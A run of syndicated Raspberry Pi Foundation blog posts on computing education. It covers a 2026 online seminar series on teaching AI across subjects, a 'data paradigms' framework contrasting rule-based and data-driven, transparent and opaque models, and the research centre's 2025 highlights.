We have already arranged the following seminars across 2026 and will add more speakers for the remaining monthly slots soon. Seminars always take place online on Tuesdays at 17:00 to 18:30 UK time.

  • 10 February: Social studies, public policy, economics and AI — Thema Monroe-White (George Mason University, USA)
  • 17 March: Arts and AI — Rebecca Fiebrink (University of the Arts London, UK)
  • 14 April: Healthcare and AI — Kathryn Jessen Eller (Data Science, AI & You (DSAIY) in Healthcare, USA)
  • 14 July: Literacy and AI — Dan Verständig (Goethe University Frankfurt, Germany)
  • 8 September: History and AI — Jie Chao (The Concord Consortium)
  • 6 October: Robotics and AI — Eleni Petraki & Damith Herath (University of Canberra, Australia)
  • 10 November: Geography and AI — Doreen Boyd (University of Nottingham, UK)

To sign up and take part, click the button below. We’ll then send you information about joining. We hope to see you there.

You can view the schedule and details of our upcoming seminars on this page, and catch up on past seminars on our previous seminars page.


PS If you are teaching upper primary school learners in England, you can currently register your interest in our upcoming collaborative study on data science education. You’ll find out more about some of the research we’ve done in this area in this blog post.

The post How can we teach about AI in the arts, humanities and sciences? Research seminar series 2026 appeared first on Raspberry Pi Foundation.

A research-led framework for teaching about models in AI and data science

Post Syndicated from Manni Cheung original https://www.raspberrypi.org/blog/a-research-led-framework-for-teaching-about-models-in-ai-and-data-science/

Research indicates that teaching learners to use and create with data-driven technologies such as AI and machine learning (ML) requires an entirely different approach for solving problems compared to traditional programming activities.

Learner in a computing classroom.

In this blog, we share the new data paradigms framework that we have developed through research and used to help improve our understanding about how to teach and learn about AI and data science. We also invite you to register your interest in participating in our next collaborative study on the topic.

Knowledge-based approaches to systems design

Let’s start by highlighting an important distinction between different approaches to designing systems. In a knowledge-based approach to system design, a set of rules (e.g., if-then statements) are written for the system to execute. Every rule is explicitly defined. This approach is called ‘rule-based’, ‘symbolic’, or ‘logic-based’. For example, a developer could create a program that simulates dialogue by writing specific lines of code to handle a greeting, such as “IF user says “Hello” THEN output “Hi!”. If the user types “Greetings!” instead, the program fails because it has no rule for that specific word. 

An educator helps students with a coding task.

Knowledge-based models are often said to be explainable by design. This means the logic is accessible and interpretable and developers can trace the exact steps taken to produce an output. For example, if developers manually classify restaurant reviews as positive or negative using a pre-defined set of criteria, the rules their restaurant classifying system follows are entirely explicit, and the path from input to output is clear and explainable.

Data-driven approaches to systems design

By contrast, in a data-driven approach to system design developers do not write specific rules. Instead, they collect lots of data and train a model. In the dialogue simulator example, they would collect hundreds of examples of greetings and train a model to the pattern of a greeting. If the user types “Greetings!”, the system generates a response based on the patterns in its training data.

Photo focused on a young person working on a computer in a classroom.

Data-driven models are often opaque. In other words, the internal workings of these ML models are hidden. While we can see our input and the system’s output, the internal mathematical process is so complex — often involving layers of calculations and abstractions — that we cannot simply “explain” why a specific output was produced. For example, developers can create a classification model by training a neural network using thousands of images. Due to the large quantity of data used to train the model, and complex internal parameters and hidden layers, developers and users of the system cannot understand or explain the logic or features that lead to a specific output. These kinds of models are often referred to as a “black box” (as opposed to a “glass” or “clear” box).

Comparing knowledge-based and data-driven approaches

Researchers have argued that the move from knowledge-based (or rule-based) programming to data-driven system design represents a paradigm shift and creates unique challenges for educators. The challenge is helping students shift from the expectation that a system produces a single ‘right’ answer — characteristic of traditional rule-based programming — toward an understanding that systems trained on large quantities of data produce outcomes that aren’t always fixed or explainable. If the current instruction in the classroom still relies heavily on traditional rule-based programming approaches, we might be setting students up for misconceptions.

Data paradigms: A framework for analysing data science education approaches

In our research work on AI and data science at the Raspberry Pi Computing Education Research Centre, we analysed 84 research studies about the teaching and learning of data science. We categorised learning activities used in the studies to understand whether they were (i) knowledge-based or data-driven, and (ii) the extent to which the underlying models used were transparent or opaque. This led us to define four distinct data paradigms:

The data paradigms framework
  1. Knowledge-based and transparent (KB + T): Activities in this paradigm are ones where students write rules for systems, or work with systems that use rules, where the logic is fully explainable by design. For example, if students manually classify data (e.g. creating simple ‘if-then’ statements to predict an outcome), the path from input to output is clear.
  2. Data-driven + Transparent (DD + T): In this paradigm, activities involve students working with models trained on data, but the trained model’s logic remains explainable and interpretable. For example these could be models using k-nearest neighbors (KNN) algorithm to group data points based on proximity, or using linear regression to predict a trend. Even though the model produces an output, the student can look at the inner workings of the model and see how the decision is made.
  3. Data-driven + Opaque (DD + O): This paradigm’s activities require students to work with data-driven ML models where the models’ internal logic is hidden, for example an image classification model using a type of neural network (e.g. CNN). The model produces an output (e.g. classifying an image as ‘This is a dog’), but the student cannot inspect the system to find a rule or clear path explaining why that specific output was produced. To understand these systems, it’s necessary to use additional testing and evaluation tools.
  4. Knowledge-based + Opaque (KB + O): Activities in this paradigm would involve systems with human-written rules that are not explainable. In our review of K–12 activities, we found no examples of activities within this paradigm.

The data paradigms framework helps us to distinguish between different kinds of modeling activities students take part in and how instructional approaches could be classified across one or more paradigms. For instance, we found that most data-driven activities were also opaque (DD + O), usually meaning that students collected and used data to train a model, but how the system worked was opaque. This pattern, where the data is visible but the model is not explainable, risks students forming misconceptions about the capabilities and limitations of data-driven systems. Without understanding how outputs are generated, students may expect data-driven ML systems to operate like fully explainable (or transparent) ones.

Learners at a Code Club.

We think that lessons are needed in the data-driven opaque (DD + O) quadrant to explicitly teach students about how data-driven systems work and the role they play in everyday contexts. However, when teaching data-driven opaque (DD + O) activities, learners’ attention needs to be directed to concepts such as model confidence, data quality, and model evaluation. Since an ML model is not inherently explainable, we need to teach students to use post-hoc explanation methods, such as testing different inputs to see how a system’s output changes. To prepare students for this learning experience, we think that first introducing activities about rule-based systems (knowledge-based + transparent; KB + T) or simple data exploration, such as linear regression or data visualisation (data-driven + transparent; DD + T) may serve as a ‘bridge’ to understanding data-driven modeling by helping students to distinguish between systems built from specific logical rules and systems trained on data.

We believe the idea of data paradigms can serve as a way of framing teaching activities about data science and help educators and students to consider the transition between different paradigms when engaging with the systems we interact with every day.

Teachers in England, participate in our new study

We’re launching a new study to explore how to teach learners aged 9 to 11 about data-driven computing. The study will take place in collaboration with upper key stage 2 teachers in England and look at:

  • What key ideas pupils need to understand
  • How teachers currently approach topics related to data-driven computing
  • How pupils make sense of data and probability

Our goal is to find practical ways to help teachers build children’s confidence in working with data in computing lessons. The study will be collaborative, with two workshops held throughout 2026, and we’re inviting upper KS2 teachers in England to take part.

You can express your interest in participating by filling in this form:

The post A research-led framework for teaching about models in AI and data science appeared first on Raspberry Pi Foundation.

2025 highlights from the Raspberry Pi Computing Education Research Centre

Post Syndicated from Sue Sentance original https://www.raspberrypi.org/blog/2025-highlights-from-the-raspberry-pi-computing-education-research-centre/

It’s been over a year since I last wrote an update on this blog about our research and as we’ve just published our 2025 Annual Report, this is an ideal opportunity to share what we’ve been working on at the Raspberry Pi Computing Education Research Centre.

At our AI education workshop in early 2025.

We are a research centre based in the Department of Computer Science and Technology at the University of Cambridge, with a team that spans the university and the Raspberry Pi Foundation. We conduct research into many aspects of the teaching and learning of computing and AI and we work closely with schools, teachers and young people to ensure our research is applicable to practice.

Below I highlight some of the projects we’ve worked on in the academic year 2024-2025:

  • Computing Around the World
  • AI education
  • Programming education
  • Physical computing (EPICS project)
  • Teacher action research (TICE project)

Computing Around the World

As I’ve written on this blog before, computing education is a global challenge. In one of the Research Centre’s projects, we are looking at how computing education is spreading around the world.

Computing education in countries around the world
Computing education in countries around the world.

We found that between 2019 and 2024 the number of countries offering computing education had doubled, and that two thirds of all countries now offer, or have concrete plans to offer, computing education. This research has already been highlighted in the Stanford AI Index, and we are considering repeating the analysis in future years in order to have the most accurate and up-to-date information displayed in our map.

AI education

We have a number of projects in the area of AI education.

Teaching about AI

We are very interested in how to teach about AI, and held a workshop with teachers who were interested in the teaching of AI in February. Following on from the workshop results, we are interviewing more stakeholders, including UK-based experts, teachers and students, about their perspectives on concepts and skills that should be taught as part of an AI curriculum.

Notes at our teacher workshop about AI
Notes at our workshop about AI education.

We’re also researching data science and data ethics education, which are foundational aspects of AI literacy. Most of the current AI systems are data-driven, having been trained on vast amounts of data. Therefore students need to understand about data and data science if they are to learn about AI systems. Therefore we’ve conducted two detailed literature reviews on data science and on data ethics this year. The first of these will be published in March at the WiPSCE conference.

Unplugged AI in Ghana

One of our PhD students, Salomey Addo, has been examining how AI is taught in Ghana, where it is part of the curriculum for young people between ages 12 and 15. This year Salomey published a paper reporting that Ghanaian teachers have positive attitudes towards teaching AI but feel unprepared for it. She’s also developed unplugged resources to teach about artificial neural networks (ANNs).

PhD student Salomey explaining how the unplugged resources worked in a teacher PD session in Ghana
PhD student Salomey explaining how the unplugged resources worked in a teacher PD session in Ghana.

ANNs are a fundamental technology used in a variety of AI systems, including image recognition and language translation systems. While ANNs are included in the Ghanaian AI curriculum, Salomey observed that teachers had difficulty with this particular topic The resources she developed are directly inspired by this, and involved teaching through role play and a board game.

Using AI in learning and teaching computing

This is an area we’ve also done some research in in the past year.

Carrie Anne Philbin published a paper in September showing that — at least in higher education — much of the use of generative AI in computing education is just duplicating the way teachers might already teach, and is primarily passive from a students’ perspective.

Meanwhile Katharine Childs and Veronica Cucuiat have been looking at how large language models (LLMs) can support secondary school programming education by helping students understand programming error messages. 

Programming education: Learning to debug

Text-based programming is a topic featured in many computing curricula around the world. Teachers and researchers know that younger learners, for example at the lower secondary school level, can find debugging text-based programs very challenging. Although we’ve seen decades of research around programming and debugging focusing on learners who are in higher education, very little research has been done with school-age students.

The interface of the PRIMMDebug tool
The interface of the PRIMMDebug tool.

In his research, Laurie Gale, a final-year PhD student at the Research Centre, found that learners were impatient to fix programs by trial and error, without figuring out what the real problemwas with their code or the underlying algorithm. He subsequently developed a tool called PRIMM Debug, which supports a more reflective and systematic approach to debugging. This tool enables learners to slow down when they are programming and to be more reflective. You can read more about it on the Research Centre website, and also catch up on the Foundation research seminar where he presented his work.

EPICS: Physical computing in school

As part of a 5-year longitudinal project, running across the whole UK and the first project of its kind, we are looking at how physical computing impacts primary and secondary school learners. We’re investigating the effect of physical computing on learners’ creativity, agency and confidence, over time and at particular points known to be important for their subject choices. We are working with a wonderful set of partner primary schools who we visit each year.

Young learners coding a microbit project.
Young people using a micro:bit.

This year we reported some of our first results, which point to teachers’ perceptions of physical computing being engaging and inclusive for primary-aged children. Starting next spring, we will be carrying out our third year of data collection with our pupil cohort, who have reached the age of 10 to 11.

We’ll also be running a survey next summer for upper primary-aged children and their teachers. Please sign up for our Teacher Research Network newsletter to be the first to hear about taking part in this survey.

Teacher Inquiry in Computing Education (TICE)

As part of our TICE project we support teachers to conduct their own action research projects. This is a collaborative project, involving academics across the UK who volunteer to support teachers. The goal is to enable teachers to take a deep dive into a curriculum topic, a pedagogical approach, or a new resource, or to address a wider issue such as gender diversity or accessibility, to inform a change in their practice.

This year 16 teachers published their reports in our Teacher Research Booklet, and many also presented their findings online at CAS events or at the KCL-CAS London conference and the CAS National Conference. We’re very proud of them!

TICE participant Will Grey presenting at the KCL-CAS Conference in July 2025
TICE participant Will Grey presenting at the KCL-CAS Conference in July 2025.

Two of our TICE teachers will be also presenting their research at an academic conference to be held in January. Congratulations to Will Grey and Joanne Hodge!

Get involved

There are many other projects you can find out about on our website and in our annual report, so I hope that you will keep reading. It goes without saying that I’m incredibly proud of the team who’ve worked on all of these projects! 

To summarise, here’s how you can stay up to date with our work and maybe even get involved in studies:

Finally, I am pleased to announce that we will be hosting the UKICER 2026 conference for researchers and teachers in Cambridge on 3 and 4 2026 September. More details will follow on the UKICER website and on the Research Centre website in due course.

The post 2025 highlights from the Raspberry Pi Computing Education Research Centre appeared first on Raspberry Pi Foundation.